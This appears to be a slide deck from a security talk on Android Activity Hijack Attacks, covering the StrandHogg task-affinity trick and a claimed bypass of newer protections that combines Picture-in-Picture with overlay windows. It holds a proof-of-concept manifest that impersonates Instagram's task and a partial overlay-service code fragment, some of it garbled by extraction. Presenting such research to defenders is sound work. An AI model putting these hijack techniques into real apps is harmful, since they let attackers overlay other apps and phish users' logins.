



### Hijacking Attacks on Mobile Devices







#### whoami

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














### Agenda

- Intro + what is AHA
- Protections on modern devices
- Bypass Security policies
- References







# Introduction







## Intro + what is AHA

- Activity Hijack Attack (AHA) is an old UI attack technology
- +10 Years! Banking Trojans and spyware began to proliferate on the Android 4.0 platform.
- Hijacking software
  - Accurately monitors user behavior and hijacks barely noticeable content;
  - This technique does not require any permissions and additional user interaction;
  - has become one of the underground industry's favorite attack methods







## Intro + what is AHA

#### AHA-based Hijackware Chain

```
<activity android:allowTaskReparenting="true"</pre>
          android: label="SH PoC 2"
          android:name="oryon.poc.strandhogg_poc.MainActivity"
          android:taskAffinity="com.instagram.android">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```








# DEMO PoC 1

Case StrandHogg







## does this still work?




Google will not allow this to happen!!!






















#### Protection details

BAL(Background Activity Launch) background activity launch restriction

- Notifications for user intereactions
- Request screen overlay permission

```
if (!Settings.canDrawOverlays(this)) {
    Intent intent = new Intent(Settings.ACTION_MANAGE_OVERLAY_PERMISSION);
    startActivityForResult(intent, REQUEST_CODE);
}
```







#### Protection details

#### LMKD (Low Memory Killer Daemon)

Ensure that system resources are managed properly, preventing unauthorized applications from becoming active or excessively utilizing device memory

```
emu64xa:/ $ ls -l /proclgrep u0
                                              0 2024-11-25 23:01 1002
dr-xr-xr-x 9 u0_a163
                           u0_a163
dr-xr-xr-x 9 u0_a186
                           u0_a186
                                              0 2024-11-25 23:01 1007
                           u0_a142
                                              0 2024-11-25 22:33 11531
dr-xr-xr-x 9 u0_a142
                           u0_a128
dr-xr-xr-x 9 u0_a128
                                              0 2024-11-25 22:33 12001
                           u0_a161
                                              0 2024-11-25 23:01 1207
dr-xr-xr-x 9 u0_a161
                           u0_a179
                                              0 2024-11-25 23:01 1215
dr-xr-xr-x 9 u0_a179
                           u0_a128
0 2024-11-25 23:13 1249
                                              0 2024-11-25 23:01 13371
                           u0_a212
dr-xr-xr-x 9 u0_a212
                           u0_a191
                                              0 2024-11-25 23:01 14490
dr-xr-xr-x 9 u0_a191
                           u0_a130
dr-xr-xr-x 9 u0_a130
                                              0 2024-11-25 22:33 14782
                                              0 2024-11-25 22:33 14803
dr-xr-xr-x 9 u0_a128
                           u0_a128
```


```
emu64xa:/ $ cat /proc/13371/oom_score_adj
```







# Bypass Security Policies







# **Bypass Security Policies**


Picture-in-Picture (PiP)

Ensure that system resources are managed properly, preventing unauthorized applications from becoming active or excessively utilizing device memory

#### New attack surface?

POTETIAL THREATS!!!

The PiP window can almost be considered a system-level floating window that does not require SAW privileges. Any unprivileged application can freely use PiP mode without user authorization









# **Bypass Security Policies**

Resume Attack:

Abuse of PIP technology + windowsManager + OverlayService

=

HIJACKING

```
private void showOverlay() {
   if (windowManager == null) {
      windowManager = (WindowManager) getSystemService(WINDOW_SERVICE);
   }

if (overlayView == null) {
      // Inflar o layout da sobreposição com a tela cheia
      LayoutInflater inflater = (LayoutInflater) getSystemService(Context.LAYOUT_INFLATER_SE overlayView = inflater.inflate(R.layout.overlay_layout, root: null);
```







# DEMO PoC 2

Modern Devices







# Questions? Thank You!



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